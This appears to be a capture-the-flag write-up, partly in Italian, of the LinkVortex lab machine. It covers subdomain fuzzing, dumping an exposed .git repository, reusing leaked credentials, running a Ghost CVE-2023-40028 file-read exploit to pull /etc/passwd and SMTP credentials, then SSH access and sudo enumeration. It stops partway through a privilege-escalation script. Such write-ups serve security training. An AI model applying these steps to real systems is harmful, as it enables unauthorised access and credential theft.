

LinkVortex



Target: 10.10.11.47

Port scanning:

```
$ nmap -sC -sV -oA nmap/top1000 10.10.11.47
```

Results:

- 22/tcp, OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0).
- 80/tcp, Apache httpd, redirect to <http://linkvortex.htb/>.

[+] Ubuntu Jammy (22.04)


Update local dns:

```
kali $ vim /etc/hosts
```

Append to `/etc/hosts`:

```
10.10.11.47      linkvortex.htb
```

The web app uses the `ghost` CMS version `5.58`.



The Power Supply

A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer components require. It...

Aug 5, 2024 · 2 min read

The CMOS

CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and...

May 7, 2024 · 2 min read

The Video Graphics Array

The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video output. Below, I'll...

Apr 16, 2024 · 2 min read

The Random Access Memory

Random Access Memory (RAM) is a crucial component in all computing devices, serving as the main short-term data storage space. RAM stores t...

Apr 1, 2024 · 2 min read

The Motherboard

A motherboard is a complex printed circuit board (PCB) that facilitates communication between all critical electronic components of a computer,...

Mar 11, 2024 · 2 min read


The Central Processing Unit

The Central Processing Unit (CPU), often simply referred to as the processor, is the primary component of a computer that performs most of...

Dec 11, 2023 · 2 min read

`Ghost` is a powerful app for new-media creators to publish, share, and grow a business around their content.


There is an author: `admin`.




From the [ghost documentation](#) discover the **Admin API** uses to which has both read and write access used to create and update content.

Security results are commit in [github](#).

The **robots.txt** reveals some path.



The **/ghost/** path redirect to a **Sign in** page.



Virtual hosting routing scanning with **ffuf**:

```
$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-  
top1million-5000.txt -u http://linkvortex.htb -H "Host:  
FUZZ.linkvortex.htb" -o ffuf/vhost -of csv -v  
  
$ cat ffuf/vhost | cut -d"," -f1,5 | grep -nv ".*,301"  
1:FUZZ,status_code  
32:dev,200
```


Result:

- **dev.linkvortex.htb**

Updates the local dns.

```
10.10.11.47      linkvortex.htb dev.linkvortex.htb
```

Visit **http://dev.linkvortex.htb**.



This suggest that the web page is in development mode, potrebbe esserci un controllo di versione quale `.git`.

Visit `http://dev.linkvortex.htb/.git`.

Index of /.git

Name	Last modified	Size	Description
Parent Directory	-	-	-
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

Si utilizza `git-dumper` per recuperare il `codebase`.

```
$ python3 -m venv venv && source venv/bin/activate && pip install git-dumper

$ git-dumper http://dev.linkvortex.htb/.git ./codebase/
```

Con una ricerca sul web, si è appreso della esistenza di una vulnerabilità per `Ghost 5.58`.

[+] [CVE 2023-40028](#)

This script exploits a vulnerability in Ghost CMS (CVE-2023-40028) to read arbitrary files from the server. By leveraging a symlink in an uploaded ZIP file, an attacker can gain unauthorized access to sensitive files on the system.

Try to gain access as user.

```
$ ls -lah codebase/
total 1.4M
drwxrwxr-x  7 kali kali 4.0K Mar 18 11:17 .
drwxrwxr-x  8 kali kali 4.0K Mar 18 11:16 ..
drwxrwxr-x  8 kali kali 4.0K Mar 18 11:17 apps
-rw-rw-r--  1 kali kali  521 Mar 18 11:17 Dockerfile.ghost
-rw-rw-r--  1 kali kali  312 Mar 18 11:17 .editorconfig
drwxrwxr-x 80 kali kali 4.0K Mar 18 11:17 ghost
drwxrwxr-x  7 kali kali 4.0K Mar 18 11:17 .git
-rw-rw-r--  1 kali kali  122 Mar 18 11:17 .gitattributes
drwxrwxr-x  7 kali kali 4.0K Mar 18 11:17 .github
-rw-rw-r--  1 kali kali 3.1K Mar 18 11:17 .gitignore
-rw-rw-r--  1 kali kali  135 Mar 18 11:17 .gitmodules
-rw-rw-r--  1 kali kali 1.1K Mar 18 11:17 LICENSE
-rw-rw-r--  1 kali kali  888 Mar 18 11:17 nx.json
-rw-rw-r--  1 kali kali 3.5K Mar 18 11:17 package.json
-rw-rw-r--  1 kali kali 2.8K Mar 18 11:17 PRIVACY.md
-rw-rw-r--  1 kali kali 5.3K Mar 18 11:17 README.md
-rw-rw-r--  1 kali kali  518 Mar 18 11:17 SECURITY.md
drwxrwxr-x  2 kali kali 4.0K Mar 18 11:17 .vscode
-rw-rw-r--  1 kali kali 1.4M Mar 18 11:17 yarn.lock
```

Per sfruttare la **Local File Inclusion** bisogna avere un account per accedere alle funzionalità che Ghost mette a disposizione.

Discovery di informazioni per il login.

Used **detection_email.sh** script to collect some emails in **codebase/**.

```
$ ../detect_email.sh . ../email.txt
```

There are **837** emails detected.

E' lecito pensare che, vista la presenza di un autore **admin** che ha pubblicato del contenuto nel blog, allora la sua email potrebbe essere del tipo **admin@*.***.


```
$ grep "admin" email.txt
admin+1@ghost.org
admin-api-key-test@example.com
admin@example.com
administrator@test.com
```

```
newadmin@test.com  
test+admin@ghost.org
```

Per tutti questi risultati, la pagina restituisce una non corrispondenza.

```
$ grep "linkvortex" email.txt  
dev@linkvortex.htb
```

Non funziona, ma questo puo far pensare alla esistenza di una email del tipo [admin@linkvortex.htb](#).



The image shows a login page for "BitByBit Hardware". At the top is a logo consisting of a stylized circular ring. Below the logo, the text "Sign in to BitByBit Hardware." is displayed in a large, bold, black font. Underneath, there are two input fields. The first is labeled "Email address" and contains the text "admin@linkvortex.htb". The second is labeled "Password" and contains five black dots, indicating a masked password. To the right of the password field is a link that says "Forgot?". Below these fields is a large black button with the text "× Retry". At the bottom of the form, the message "Your password is incorrect." is displayed in a smaller, grey font.

Si cerca una possibile password in [codebase/](#).

Con il comando


```
$ grep -rinh "password =" .
```

si sono trovati due corrispondenze interessanti:

- OctopiFociPilfer45
- thisissupersafe

Si ha accesso alla pagina <http://linkvortex.htb/ghost/#/dashboard> con le credenziali:

- admin@linkvortex.htb:OctopiFociPilfer45



```
$ git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028.git
```

Si lancia l'exploit:

```
$ ./CVE-2023-40028 -u 'admin@linkvortex.htb' -p 'OctopiFociPilfer45' -h
http://linkvortex.com
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd
File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```



```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

Users muniti di `/bin/bash`:

- root:0:0
- node:1000:1000

Tentativo di accesso con ssh per `node`.

Le password collezionate e presenti in `codebase/` non permettono l'accesso con ssh.

Si analizza il file `Dockefile.ghost`:

```
$ cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get
/usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/bin/dpkg-deb
/usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```

Si utilizza l'exploit per ottenere il file `/var/lib/ghost/config.production.json`.

```
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}
```

Si sono effettuati altri tentativi per accedere ad una shell remota.

- bob@10.10.11.47:fibber-talented-worth

Accesso ottenuto.

```
bob@linkvortex:~$ ls -lah
total 28K
drwxr-x--- 3 bob  bob  4.0K Nov 30 10:07 .
drwxr-xr-x 3 root root 4.0K Nov 30 10:07 ..
lrwxrwxrwx 1 root root   9 Apr  1 2024 .bash_history -> /dev/null
-rw-r--r-- 1 bob  bob   220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 bob  bob  3.7K Jan  6 2022 .bashrc
```

```
drwx----- 2 bob bob 4.0K Nov 1 08:40 .cache
-rw-r--r-- 1 bob bob 807 Jan 6 2022 .profile
-rw-r----- 1 root bob 33 Mar 19 21:48 user.txt
```

```
bob@linkvortex:~$ cat user.txt
e67ed2c07cbdc3c*****f0
```

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT
```

```
User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

```
user.txt:69ee55437ca082*****f3
```

```
bob@linkvortex:/opt/ghost$ ls -lah
total 48K
drwxr-xr-x 4 root root 4.0K Nov 30 10:07 .
drwxr-xr-x 5 root root 4.0K Nov 30 10:07 ..
-rw----- 1 root root 521 Apr 1 2024 Dockerfile.ghost
-rw----- 1 root root 185 Apr 1 2024 Dockerfile.ghost-db
-rwxr--r-- 1 root root 745 Nov 1 08:46 clean_symlink.sh
-rw-r--r-- 1 root root 645 Apr 1 2024 config.production.json
drwxr-xr-x 11 1000 root 4.0K Apr 1 2024 content
-rw----- 1 root root 1.4K Apr 1 2024 docker-compose.yml
-rw----- 1 root root 238 Apr 1 2024 entry.sh
drwxr-xr-x 8 _laurel root 4.0K Mar 19 21:45 mysql
-rw----- 1 root root 5.2K Apr 1 2024 wait-for-it.sh
```

Analisi dello script `clean_symlink.sh`:

```
bob@linkvortex:/opt/ghost$ cat -n clean_symlink.sh
 1 #!/bin/bash
 2
 3 QUAR_DIR="/var/quarantined"
 4
 5 if [ -z $CHECK_CONTENT ];then
 6     CHECK_CONTENT=false
 7 fi
 8
 9 LINK=$1
10
11 if ! [[ "$LINK" =~ \.png$ ]]; then
12     /usr/bin/echo "! First argument must be a png file !"
13     exit 2
14 fi
```

```
15
16 if /usr/bin/sudo /usr/bin/test -L $LINK;then
17     LINK_NAME=$(/usr/bin/basename $LINK)
18     LINK_TARGET=$(/usr/bin/readlink $LINK)
19     if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq
'(etc|root)';then
20         /usr/bin/echo "! Trying to read critical files, removing link
[ $LINK ] !"
21         /usr/bin/unlink $LINK
22     else
23         /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
24         /usr/bin/mv $LINK $QUAR_DIR/
25         if $CHECK_CONTENT;then
